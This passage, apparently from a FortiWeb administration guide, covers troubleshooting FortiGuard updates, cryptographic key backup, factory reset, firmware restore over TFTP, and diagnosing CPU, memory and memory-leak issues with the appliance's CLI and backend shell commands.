90.05561 Aug/31/2022-16:01:41
90.05557 Aug/31/2022-14:00:10
90.05555 Aug/31/2022-12:03:17
89.04650

Extended Antivirus
----------
Version: 89.04220
Expiry Date: Fri Sep 09 2022
Last Update Date: Thu Sep 30 12:00:20 2021
Next Update Date: Thu Sep 30 14:00:00 2021

Historical versions
----------
90.05341 Aug/30/2022-16:00:19
90.05132 Aug/23/2022-16:01:04
90.04922 Aug/16/2022-16:00:53

Antivirus Engine
```

```
----------
Version: 6.00137
Expiry Date: Fri Sep 09 2022
Last Update Date: Thu Sep 30 12:00:20 2021
Next Update Date: Thu Sep 30 14:00:00 2021

Historical versions
----------

IP Reputation
----------
Version: 4.00713
Expiry Date: Fri Sep 09 2022
Last Update Date: Thu Sep 30 12:00:18 2021
Next Update Date: Thu Sep 30 14:00:00 2021

Historical versions
----------
4.00762 Aug/25/2022-16:00:08
4.00761 Aug/18/2022-16:00:19
4.00756 Jul/13/2022-16:00:24

Harvest Credentials
----------
Version: 1.00339
Expiry Date: Fri Sep 09 2022
Last Update Date: Thu Sep 30 12:00:18 2021
Next Update Date: Thu Sep 30 14:00:00 2021

Historical versions
----------
1.00387 Aug/26/2022-12:00:11
1.00386 Aug/19/2022-12:00:33
1.00385 Aug/12/2022-12:00:10

FortiSandbox Malware Signature Database
----------
Version: 0.0
Expiry Date: Fri Sep 09 2022
Last Update Date: Wed Dec 31 18:00:00 1969
Next Update Date: Thu Sep 30 14:00:00 2021

Latest errors
----------
Mon Sep 27 18:01:19 2021 Failed to receive essential/anti-virus packages from
     209.222.136.6:443.
Fri Sep 24 06:01:19 2021 Failed to receive essential/anti-virus packages from
     173.243.138.66:443.
Thu Sep 23 21:39:34 2021 update network error:failed to connect servers.
Thu Sep 23 21:39:33 2021 update network error:failed to connect servers.

Fortisandbox connectivity
----------
FortiSandbox DOMAIN       : 0.0.0.0
FortiSandbox IP           : 0.0.0.0
FortiSandbox port         : 514
FortiSandbox connect type : Appliance
```

```
FortiSandbox connect state: Disconnected
FortiSandbox connect info : Fail to build FortiSandbox connection.
FortiSandbox connect ssl  :
```

Why did the FortiGuard service update fail?

If your automatic FortiGuard service update is not successful, complete the following troubleshooting steps:

1. Ensure that your firewall rules allow FortiWeb to access the Internet via TCP port 443.
   This is the port that FortiWeb uses to poll for and download FortiGuard service updates from the FortiGuard Distribution Network (FDN).
2. Ensure FortiWeb can communicate with the DNS server.
   When it performs the initial FortiGuard service update, FortiWeb requires access to the DNS server to resolve the domain name `fds.fortinet.com` to the appropriate host name.
3. Because the size of the virus signature database exceeds 200MB, an unstable network can interrupt the TCP session that downloads the database. If the download fails for this reason, obtain the latest version of the virus signature database from `support.fortinet.com` and perform the update manually. For details, see "Uploading signature & geography-to-IP updates" in FortiWeb Administration Guide.
   FortiWeb resumes automatic updates of the database at the next scheduled time.
4. If the previous steps do not solve the problem, use the following commands to obtain additional information:

   ```
   diagnose debug enable
   diagnose debug application fds 7
   ```

   If you need to contact Fortinet Technical Support for assistance, provide the output of these diagnose debug commands and a configuration file.

   For more information about these commands, see the *FortiWeb CLI Reference*:

   HTTPs://docs.fortinet.com/product/fortiweb/

   For additional methods for verifying FortiGuard connectivity, see "Connecting to FortiGuard services" in FortiWeb Administration Guide.

Cryptographic Key

FAQ

What is the Cryptographic Key?

The cryptographic key is used by some security modules such as Cookie Security, MiTB, Site Publish and Captcha for encryption and decryption.

Each FortiWeb appliance will generate such a unique and random key to guarantee its security, and this key will not be changed after system reboots or executed with factory reset.

Why do we need to backup or restore the cryptographic key?

On 7.0.2 and later builds, you can backup or restore the cryptographic key via **System > Maintenance > Backup & Restore > Cryptographic Key**. As this option is hidden by default, you need to enable it in **System > Config > Feature Visibility > Cryptographic key Backup/Restore**.

In all FortiWeb HA modes including HA Manager mode, this key will be automatically synchronized from the primary node to secondary nodes, so that the same traffic flow can be processed via different appliances in the HA group because it is encrypted and decrypted by the same key. This is crucial for the traffic to be distributed successfully among HA nodes.

For load-balance scenarios in public clouds where multiple FortiWeb appliances are deployed to process traffic flows dispatched by an upstream load-balancer, you need to manually backup the key from one FortiWeb and restore it to all other appliances, because FortiWeb only supports automatic synchronization of the cryptographic key in HA modes.

Please note this key cannot be synchronized via **System > Config > Config-Synchronization** due to some implementation consideration.

Resetting the configuration

If you will be selling your FortiWeb appliance, or if you are not sure what part of your configuration is causing a problem, you can reset it to its default settings and erase data. If you have not updated the firmware, this is the same as resetting to the factory default settings.

Back up your configuration before beginning this procedure, if possible. Resetting the configuration could include the IP addresses of network interfaces. For details about backups, see Backup & restore on page 740. For details about reconnecting to a FortiWeb appliance whose network interface configuration was reset, see Connecting to the web UI or CLI on page 77.

To delete your data from the appliance, connect to the CLI and enter this command:

```
execute formatlogdisk
```

To reset the appliance's configuration, connect to the CLI and enter this command:

```
execute factoryreset
```

Alternatively, you can reset the appliance's configuration to its default values for a specific software version by restoring the firmware during a reboot (a "clean install"). For details, see Restoring firmware ("clean install") on page 925.

Restoring firmware ("clean install")

Restoring (also called re-imaging) the firmware can be useful if:

- You are unable to connect to the FortiWeb appliance using the web UI or the CLI
- You want to install firmware **without** preserving any existing configuration (i.e. a "**clean install**")
- A firmware version that you want to install requires a different size of system partition (see the Release Notes accompanying the firmware)
- A firmware version that you want to install requires that you format the boot device (see the Release Notes accompanying the firmware)

Unlike updating firmware, restoring firmware re-images the boot device, including the signatures that were current at the time that the firmware image file was created. Also, restoring firmware can only be done during a boot interrupt, before network connectivity is available, and therefore **requires a local console connection to the CLI. It cannot be done through an SSH or Telnet connection.**

Alternatively, if you cannot physically access the appliance's local console connection, connect the appliance's local console port to a terminal server to which you have network access. Once you have used a client to connect to the terminal server over the network, you will be able to use the appliance's local console through it. However, be aware that from a remote location, you may not be able to power cycle the appliance if abnormalities occur.

To restore the firmware

Back up your configuration before beginning this procedure, if possible. Restoring firmware resets the configuration, including the IP addresses of network interfaces. For details about backups, see Backup & restore on page 740. For details about reconnecting to a FortiWeb appliance whose network interface configuration was reset, see Connecting to the web UI or CLI on page 77.

1. Download the firmware file from the Fortinet Customer Service & Support website: HTTPs://support.fortinet.com/
2. Connect your management computer to the FortiWeb console port using a RJ-45-to-DB-9 serial cable or a null-modem cable.
3. Initiate a **local console connection** from your management computer to the CLI of the FortiWeb appliance, and log in as the `admin` administrator, or an administrator account whose access profile contains **Read** and **Write** permissions in the **Maintenance** category.
   For details, see Connecting to the web UI or CLI on page 77.
4. Connect port1 of the FortiWeb appliance directly or to the same subnet as a TFTP server.
5. Copy the new firmware image file to the root directory of the TFTP server.
6. If necessary, start your TFTP server. If you do not have one, you can temporarily install and run one such as `tftpd` on your management computer.

   Because TFTP is **not** secure, and because it does not support authentication and could allow anyone to have read and write access, you should **only** run it on trusted administrator-only networks, **never** on computers directly connected to the Internet. If possible, immediately turn off `tftpd` off when you are done.
7. Verify that the TFTP server is currently running, and that the FortiWeb appliance can reach the TFTP server.
   To use the FortiWeb CLI to verify connectivity, enter the following command:
   ```
   execute ping 192.0.2.168
   ```
   where `192.0.2.168` is the IP address of the TFTP server.
8. Enter the following command to restart the FortiWeb appliance:
   ```
   execute reboot
   ```
9. As the FortiWeb appliances starts, a series of system startup messages appear.
   ```
   Press any key to display configuration menu.....
   ```
10. Immediately press a key to interrupt the system startup.

You have only 3 seconds to press a key. If you do not press a key soon enough, the FortiWeb appliance reboots and you must log in and repeat the `execute reboot` command.

If you successfully interrupt the startup process, the following messages appears:

```
[G]: Get firmware image from TFTP server.
[F]: Format boot device.
[B]: Boot with backup firmware and set as default.
[Q]: Quit menu and continue to boot with default firmware.
[H]: Display this list of options.

Enter G,F,B,Q,or H:

Please connect TFTP server to Ethernet port "1".
```

11. If the firmware version requires that you first format the boot device before installing firmware, type `F`. Format the boot disk before continuing.
12. Type `G` to get the firmware image from the TFTP server.
    The following message appears:
    ```
    Enter TFTP server address [192.0.2.168]:
    ```
13. Type the IP address of the TFTP server and press Enter.
    The following message appears:
    ```
    Enter local address [192.0.2.188]:
    ```
14. Type a temporary IP address that can be used by the FortiWeb appliance to connect to the TFTP server.
    The following message appears:
    ```
    Enter firmware image file name [image.out]:
    ```
15. Type the file name of the firmware image and press Enter.
    The FortiWeb appliance downloads the firmware image file from the TFTP server and displays a message similar to the following:
    ```
    MAC:00219B8F0D94
    ##########################
    Total 28385179 bytes data downloaded.
    Verifying the integrity of the firmware image..
    Save as Default firmware/Backup firmware/Run image without saving:[D/B/R]?
    ```

If the download fails after the integrity check with the error message:

```
invalid compressed format (err=1)
```

but the firmware matches the integrity checksum on the Fortinet Technical Support website, try a different TFTP server.

16. Type `D`.
    The FortiWeb appliance downloads the firmware image file from the TFTP server. The FortiWeb appliance installs the firmware and restarts. The time required varies by the size of the file and the speed of your network connection.
    The FortiWeb appliance reverts the configuration to default values for that version of the firmware.
17. To verify that the firmware was successfully installed, log in to the CLI and type:
    ```
    get system status
    ```

The firmware version number is displayed.

18. Either reconfigure the FortiWeb appliance or restore the configuration file. For details, see How to set up your FortiWeb on page 62 and "Restoring a previous configuration" on page 1.
    If you are **downgrading** the firmware to a previous version, and the settings are not fully backwards compatible, the FortiWeb appliance may either remove incompatible settings, or use the feature's default values for that version of the firmware. You may need to reconfigure some settings.
19. Update the attack definitions.
    Installing firmware replaces the current attack definitions with those included with the firmware release that you are installing. After you install the new firmware, make sure that your attack definitions are up-to-date. For details, see Uploading signature & geography-to-IP updates on page 426.

Checking System Resource Issues

- Checking CPU information&Issues on page 928
- Checking memory usage on page 931
- Diagnosing memory leak issues on page 934
- Checking disk information & issues on page 937

Checking CPU information&Issues

1. Check CPU information

```
FortiWeb# diagnose hardware cpu list    #show the detail info for all CPU/vCPU
FortiWeb-AWS-M01 # diagnose hardware cpu list
processor    : 0
vendor_id    : GenuineIntel
cpu family    : 6
model        : 79
model name    : Intel(R) Xeon(R) CPU E5-2686 v4 @ 2.30GHz
stepping    : 1
microcode    : 0xb000038
cpu MHz    : 2300.049
cache size    : 46080 KB
physical id    : 0
siblings    : 2
core id        : 0
cpu cores    : 2
apicid        : 0
initial apicid    : 0
fpu        : yes
fpu_exception    : yes
cpuid level    : 13
wp        : yes
…
```

2. CPU & processor numbers

```
/# grep "cpu cores" /proc/cpuinfo | uniq    #Check physical CPU cores
cpu cores    : 16
/# cat /proc/cpuinfo |grep "processor" | sort -u | wc -l    #Check logical CPU cores
     when hyperthread is enabled
32
```

3. Check which daemon or process consuming the most CPU usage

   To determine if high load is frequently a problem, you can display the average load level by using these CLI commands:

```
FortiWeb # get system performance
CPU states:    5% used, 95% idle
Memory states: 29% used
Up:            9 days,  12 hours,  52 minutes.
```

   top

   Use the CLI to view the per-CPU/core process load level and a list of the most system-intensive processes. This may show processes that are consuming resources unusually.

   While the command is running, you can press Shift + P to sort the five columns of data by CPU usage (the default) or Shift + M to sort by memory usage.

```
FortiWeb# diagnose system top 10
Mem: 4867300K used, 126120392K free, 16536K shrd, 10792K buff, 117620K cached
CPU:  0.1% usr  0.1% sys  0.0% nic 99.6% idle  0.0% io  0.0% irq  0.0% sirq
Load average: 1.71 1.55 1.49 2/953 52110
  PID  PPID USER     STAT   VSZ %VSZ CPU %CPU COMMAND
6262     1 root     S    9582m  7.4  31  0.3 /bin/proxyd
 6264     1 root     S    6539m  5.1  29  0.0 /bin/bot_daemon
6273     1 root     S    2498m  1.9  21  0.0 /bin/garbage -o standalone
6316  6238 root     S    2098m  1.6  24  0.0 /bin/mysqld --defaults-file=/data/e
6251     1 root     S     803m  0.6  10  0.0 /bin/monitord
6269     1 root     S     411m  0.3  21  0.0 /bin/sandboxd
6271     1 root     S     400m  0.3  43  0.0 /bin/shibd -F -f -p /var/run/shibd.
6287     1 root     S     256m  0.2  59  0.0 /bin/statusd
```

   The above command generates a report of processes every 10 seconds. The report provides the process names, their process ID (pid), status, CPU usage, and memory usage.

   The report continues to refresh and display in the CLI until you press q (quit).

   perf top

   The perf top command is used for real time system profiling and functions similarly to the top utility. However, where the top utility generally shows you how much CPU time a given process or thread is using, perf top shows you how much CPU time each specific function uses. In its default state, perf top tells you about functions being used across all CPUs in both the user-space and the kernel-space.

```
FortiWeb# diagnose system perf    # or "perf top" in backend shell
FortiWeb# diagnose system perf
   PerfTop:   69182 irqs/sec  kernel:96.4%  exact: 100.0% lost: 0/0 drop: 0/0 [4000Hz
     cycles],  (all, 64 CPUs)
------------------------------------------------------------------------------
    13.50%  [kernel]          [k] find_busiest_group
     3.20% [kernel]          [k] idle_cpu
     3.15%  [kernel]          [k] _raw_spin_lock
     2.44%  [kernel]          [k] __schedule
     2.42%  [kernel]          [k] rcu_sched_clock_irq
     2.07%  [kernel]          [k] _raw_spin_trylock
     1.95%  [kernel]         [k] native_irq_return_iret
```

4. Kill processes

   Once you locate an offending PID from "diagnose system top", you may want to terminate it. For example, in a test environment or when you fail to locate the cause when access to a server-policy always fails, you may try to kill proxyd or dnsproxyd.

   Under normal conditions, killing a process is not recommended.

```
diagnose system kill 9 <pid>
or
```

`Fn kill 9 <pid>`

On some 7.0.x builds, you can execute "`fn kill <pid>`" on the front-end CLI, or need to login to the back-end shell and then execute kill:

`/# kill 9 <pid>`

Please refer to Run backend-shell commands to learn how to configure shell-access.

5. Check if high CPU usage is caused by heavy traffic load

Heavy traffic loads can cause sustained high CPU or RAM usage. If this is unusual, no action may be required, unless you are being subject to a DoS attack. Sustained heavy traffic load may indicate that you need a more powerful model of FortiWeb.

You can check traffic load via GUI or debug logs in several ways:

1) Monitor Total Connection per Second, Total Connections and Total HTTP Transaction， Throughput on the GUI dashboard.

Total Connection per Second, Total Connections (also Concurrent Connection) are displayed directly in the widgets "System Resource" and "Policy Sessions", whereas the current HTTP transaction per second is not displayed directly on GUI. You need to enable/add a widget named "HTTP Transactions" and calculate the TPS by dividing the total transaction in 5 minutes.

Taking the screenshot below for example, the concurrent connection is 100000 and there are no new connections established per second, whereas there are nearly 6000000 transactions in the past 5 minutes - equal to 20000 transactions per second (TPS), so this might be the main cause why CPU usage reaches 10%.



2)Some of these four real-time performance numbers can be also obtained via CLIs:

- Total Connection per Second: `diagnose policy total-conn-psec list`
- Total Connections: `diagnose policy total-session list`
- Total Throughput in HTTP level: `diagnose policy total-traffic http list`
  This statistics from CLI only includes HTTP payload, does not include L2 & L3 headers
- HTTP Transaction per Second: `diagnose policy total-detail-stats list <server-policy>`
  No total statistics in CLI

3) Check TCP connections in TIME_WAIT status

TIME_WAIT connections cannot be displayed in dashboard widgets but also consume system connection/memory resources. You can also check connection in backend shell:

```
/# netstat -nat | awk '{print $6}' | sort | uniq -c | sort -r
 199101 ESTABLISHED          #Concurrent connections
    251 LISTEN
      7 TIME_WAIT
      1 established)
      1 Foreign
```

4) Examine traffic history in the traffic log. Go to **Logs&Report > Log Access > Traffic**.

If massive traffic logs are generated in a short period, it indicates heavy traffic load.

6. Check if high CPU usage is caused by Attacks
   A prolonged denial of service (DoS) or brute-force login attack (to name just a few) can bring your web servers to a standstill, if your FortiWeb appliance is not configured for it.
   In the FortiWeb appliance's web UI, you can watch for attacks in two ways:
   1) Monitor current HTTP traffic on the dashboard. Go to **System > Status > Status** and examine the attack event history graph in the Policy Summary widget.
   2) Examine attack history in the traffic log. Go to **Logs&Report > Log Access > Attack**.
   Before attacks occur, use the FortiWeb appliance's rich feature set to configure attack defenses.
7. Check system and debug logs to see CPU resource status:
   1) Log&Report > Event > Filter > Action > check-resource
   Log example:

```
CPU usage too high,CPU usage is 95, process proxyd
```

   2) Analyze NMON files with all relevant statistics
   NMON files include CPU, Mem, I/O statistics, you can do a comprehensive analysis from these relevant information.

Checking memory usage

1. Use “diagnose debug memory” to check memory usage:
   This command will collect memory information via several different kinds of backend commands.

```
FortiWeb# diagnose debug memory
Tue Oct 26 17:42:56 UTC 2021

17:42:56 up 5 days, 19:45,  load average: 2.09, 1.78, 1.82
           init      1 shared  1528kB  anonymous    112kB
        cmdbsvr    191 shared 17132kB  anonymous  33688kB
        syslogd    873 shared   256kB  anonymous     44kB
          klogd    874 shared   256kB  anonymous     48kB
         hamain    875 shared 10632kB  anonymous   6972kB
         hasync    876 shared  9328kB  anonymous   6832kB
...
...
```

2. After 6.4 release, the system will generate a regular monitoring file with a backend command “/bin/FortiWeb_get_memory_usage”, which includes the same output of “diagnose debug memory”.
   The regular output is recorded in /var/log/gui_upload/debug_memory.txt and can be downloaded via **System > Maintenance > Backup&Restore**. You can download it manually or use the one-click button to archive and download it.
   You can set the interval to record debug memory logs:

```
config system global
    set debug-memory-interval 5    #default 5 minutes and the range is from 1 to 65535
end

/# more /var/log/gui_upload/debug_memory.txt
Fri May 28 04:30:13 UTC 2021
04:30:13 up 0 min,  load average: 1.07, 0.26, 0.09

           init      1 shared  1376kB  anonymous    104kB
        cmdbsvr   2293 shared 14044kB  anonymous  29032kB
        syslogd   3457 shared   280kB  anonymous     48kB
...
```

```
...
```

3. Check current memory usage in backend shell:
   Please note that FortiWeb changes the way to login to the backend shell Refer to Part VI: Run backend-shell commands.

   free

   This command gives you a table of the total, used, free, shared, buffer/cache, and available RAM. It also shows the total amount of swap space configured, and how much is used and available. The default unit is KB.

   free= total – used – buff/cache

```
/# free
                          total           used              free      shared     buffers
     cached
Mem:     130987692    4990340  125997352      16540      23576     129092
-/+ buffers/cache:         4837672  126150020
Swap:            0          0         0
```

   /proc/meminfo

   This is a virtual file that reports the amount of available and used memory. It contains real-time information about the system's memory usage as well as the buffers and shared memory used by the kernel

```
/# cat /proc/meminfo
MemTotal:      28635360 kB
MemFree:        25998836 kB
MemAvailable:   26127368 kB
Buffers:          201340 kB
Cached:           192220 kB
SwapCached:            0 kB
Active:          1730772 kB
Inactive:         164688 kB
Active(anon):    1501972 kB
Inactive(anon):    38064 kB
Active(file):     228800 kB
Inactive(file):   126624 kB
Unevictable:        1164 kB
Mlocked:            1164 kB
SwapTotal:             0 kB
SwapFree:              0 kB
Dirty:               104 kB
Writeback:             0 kB
AnonPages:       1503120 kB
Mapped:            89856 kB
Shmem:             38164 kB
KReclaimable:      22528 kB
Slab:              94268 kB
SReclaimable:      22528 kB
SUnreclaim:        71740 kB
KernelStack:        5536 kB
PageTables:        12048 kB
NFS_Unstable:          0 kB
Bounce:                0 kB
WritebackTmp:          0 kB
CommitLimit:    14317680 kB
Committed_AS:    5405984 kB
VmallocTotal:   34359738367 kB
VmallocUsed:       64024 kB
VmallocChunk:          0 kB
Percpu:             1984 kB
```

```
DirectMap4k:       63424 kB
DirectMap2M:     3082240 kB
DirectMap1G:    28311552 kB
```

/# top

Some common usage: Press Shift + P to sort the five columns of data by CPU usage (the default) or Shift + M to sort by memory usage; Press “1” (number one) to check status of all logical processors.

```
/# top
Mem: 4919392K used, 126068300K free, 16348K shrd, 45984K buff, 134312K cached
CPU:  0.1% usr  0.0% sys  0.0% nic 99.8% idle  0.0% io  0.0% irq  0.0% sirq
Load average: 1.33 1.40 1.38 2/954 28663
  PID  PPID USER     STAT   VSZ %VSZ CPU %CPU COMMAND
6262     1 root     S    9582m  7.4  55  0.0 /bin/proxyd
6276     1 root     S     224m  0.1  39  0.0 /bin/confd_ha
6264     1 root     S    6539m  5.1  24  0.0 /bin/bot_daemon
6273     1 root     S    2498m  1.9  60  0.0 /bin/garbage -o standalone
6316  6238 root    S   2098m  1.6  7  0.0 /bin/mysqld --defaults-file=/data/etc
6251    1 root    S    803m  0.6  12  0.0 /bin/monitord
 6269    1 root    S    411m  0.3  17  0.0 /bin/sandboxd
6271    1 root    S    400m  0.3  41  0.0 /bin/shibd -F -f -p /var/run/shibd.pi
6287    1 root    S    256m  0.2  59  0.0 /bin/statusd
6257    1 root    S    245m  0.1  63  0.0 /bin/wvsd
 6244    1 root    S    219m  0.1  36  0.0 /bin/logd
6272    1 root    S    202m  0.1  26  0.0 /bin/fortiviewd
```

/# ps -l

We usually focus on the RSS and VSZ values in ps output, which can be used to check the memory utilization for a specific process.

RSS stands for Resident Set Size and shows how much RAM is utilized at present. It shows the entire stack of physically allocated memory so it is more important.

VSZ is short for Virtual Memory Size. It’s the total amount of memory a process may hypothetically access. When a process is started, VSZ memory becomes RSS memory.

If the RSS value increases continuously and does not decrease even if the traffic drops down, it might be a hint of memory leak and require further investigation.

An example as below:

At the beginning without any traffic, the VSZ is 10.3g VSZ, and RSS is 612m.

```
/# free
total used free shared buff/cache available
Mem: 130983668 6092968 122149324 78124 2741376 123905312
Swap: 0 0 0
/#
/# ps -l | grep “/proxyd” | grep -v grep
S 0 23653 1 10.3g 612m 0:0 11:31 00:00:33 /bin/proxyd
```

After traffic is pushed, both RSS and VSZ increase obviously.

```
/# free
total used free shared buff/cache available
Mem: 130983668 121216100 567704 78128 9199864 8769384
Swap: 0 0 0
/#
/# ps -l | grep “/proxyd” | grep -v grep
S 0 23653 1 127g 88.9g 0:0 11:31 02:25:58 /bin/proxyd
```

After traffic is stopped and concurrent connections are released, the RSS value may decrease obviously, but the VSZ often does not decrease.

And, since some memory is still used, generally the RSS memory may not decrease to the initial value. As shown below, RSS is decreased from the peak value 88.9g to 1982m, but not the initial value 612m. It is normal and does not indicate a memory leak.

```
/# free
total used free shared buff/cache available
Mem: 130983668 9952592 119414496 77964 1616580 120133272
Swap: 0 0 0
/#
/# ps -l | grep "/proxyd" | grep -v grep
S 0 23653 1 127g 1982m 0:0 11:31 02:39:38 /bin/proxyd
```

Diagnosing memory leak issues

When you find the memory usage is very high and increases very fast in a short time period, it might be a memory leak issue, and you can analyze by the following steps.

Please note memory increase does not always mean a memory leak. A memory leak issue usually has these phenomena:

- Very fast and abnormal memory increase (usually with common or low traffic level)
- Continuous memory increase without deallocated
- Used memory are not deallocated even after traffic drops or stopped

The most important thing for troubleshooting a memory leak issue is to locate which module, process or function causes the memory increase.

1. Check history logs to see memory resource status:
   Log&Report > Event > Filter > Action > check-resource
   ```
   failure msg="mem usage raise too high,mem(67)
   ```
2. Check if there are some memory related print outputs in the console.
3. Check connection amounts to see if memory increase is possibly caused by too many concurrent connections.
   ```
   /# netstat -nat | awk '{print $6}' | sort | uniq -c | sort -r
       319800 ESTABLISHED
       330 FIN_WAIT2
       251 LISTEN
       7 TIME_WAIT
       1 established)
       1 SYN_SENT
       1 Foreign
   ```
   If there are too many TIME_WAIT or FIN_WAIT2 connections, it may be abnormal because connections are not closed normally.

   If memory usage still does not decrease when TIME_WAIT or FIN_WAIT2 are released, it may mean memory leak.
4. Execute "`diagnose debug memory`" several times, then compare the diff of the output to find which part/module/process has the most increase.
   According to the memory increment speed, you may adjust the interval to execute the command and collect the output.
5. Use `diagnose debug jemalloc-heap & diagnose system jeprof` to trace and analyze memory occupation and cause of memory usage over a period of time.
   - If the jemallc profile is activated and the memory usage exceeds the configured threshold, the heap file will be generated in directory /var/log/gui_upload.

- You can use jemalloc-heap to show or clear the heap files. At most 10 heap files are kept on the device.
- You can use jeprof to parse the heap file via jeprof tool
- The jemalloc commands don't give us useful information when the memory doesn't increase.
  1) Enable jemalloc profile

```
FortiWeb# diagnose debug jemalloc-conf proxyd enable
```

  2) if memory increases quickly, execute below command to generate dump files.

  E.g., you can wait the memory usage to increase 10% and execute below commands; and it's better to repeat this commands for several times when memory increases every 10%:

```
FortiWeb# diagnose debug jemalloc proxyd dump
```

  3) Check the dump heap file generated:

```
FortiWeb # diagnose debug jemalloc-heap show
   jeprof.out.28279.1641342474.heap
   jeprof.out.4973.1641276249.heap
```

  4) After getting a few heap file, execute below command to parse the heap file

```
FortiWeb # diagnose system jeprof proxyd
Using local file /bin/proxyd
Using local file /var/log/gui_upload/jeprof.out.28279.1641342474.heap
Total: 124422365 B
34403589  27.7%  27.7% 34403589  27.7% ssl3_setup_write_buffer
34262011  27.5%  55.2% 34262011  27.5% ssl3_setup_read_buffer
18062121  14.5%  69.7% 18062121  14.5% CRYPTO_zalloc
17011023  13.7%  83.4% 17011023  13.7% _HTTP_init
9905760   8.0%  91.3%  9905760   8.0% BUF_MEM_grow
3195135   2.6%  93.9%  3195135   2.6% buffer_new
1583640   1.3%  95.2% 18857320  15.2% HTTP_substream_process_ctx_create
…
Using local file /bin/proxyd
Using local file /var/log/gui_upload/jeprof.out.4973.1641276249.heap
Total: 576387295 B
175840569  30.5%  30.5% 175840569  30.5% ssl3_setup_write_buffer
175415833  30.4%  60.9% 175415833  30.4% ssl3_setup_read_buffer
81823328  14.2%  75.1% 81823328  14.2% CRYPTO_zalloc
72087699  12.5%  87.6% 72612307  12.6% _HTTP_init
8578052   1.5%  89.1% 84473564  14.7% HTTP_substream_process_ctx_create
7654262   1.3%  90.5%  7654262   1.3% asn1_enc_save
7311586   1.3%  91.7%  7311586   1.3% HTTP_get_modify_value_by_name
6855757   1.2%  92.9%  6855757   1.2% pt_stream_create_svrinfo
5851046   1.0%  93.9%  5851046   1.0% _hlp_parse_cookie
5136808   0.9%  94.8%  5136808   0.9% HTTP_process_ctx_create
```

  5) Use graph tool to analyze the function call relationship from .heap files

  This tool is for internal R&D investigation only. Just for reference.

- Generate a .dot file on FortiWeb backend shell:
  `jeprof --dot /bin/proxyd jeprof.out.4973.1641276249.heap > 1641276249.dot`
  Or add an option `--base` with a previous .heap file to get the difference between two heaps:
  `jeprof --base= jeprof.out.4973.1642276345.heap --dot /bin/proxyd jeprof.out.4973.1641276249.heap > diff.dot`
- Copy 1601044510.dot to ubuntu;
- Install graphviz on Ubuntu:
  `apt install graphviz`
- Generate a png picture:
  `dot -Tpng 1641276249.dot -o 1641276249.png`

A png image will be generated as below, indicating the top memory usage functions, and function call relationship. Taking the case below for example, one can check if HTTPS traffic load increased or related configuration is changed.



6) You can also download the jeprof.out files and provide them to support team for further investigation:

```
/var/log/gui_upload# ls jeprof.out* -l
-rw-r--r--    1 root     0           109251 Sep 27 18:30
     jeprof.out.11164.1632789019.heap
-rw-r--r--    1 root     0          111975 Dec 22 12:22
     jeprof.out.3777.1640200954.heap
```

Note: In jeprof.out.3777.1640200954.heap:

3777 is the PID of proxyd

1640200954 is the UNIX timestamp; one can use online tools to convert it to a human-readable date so as to just pay attention to recent dump files. This is useful to confirm the recent & current coredump files if there are many files.

E.g.:

Epoch Converter - Unix Timestamp Converter

6. Besides jemalloc dump files, you can also generate proxyd pdump logs with the following command.
   These logs named as “proxyd-objpool-*-*.txt” include memory statistics information for key data structures.
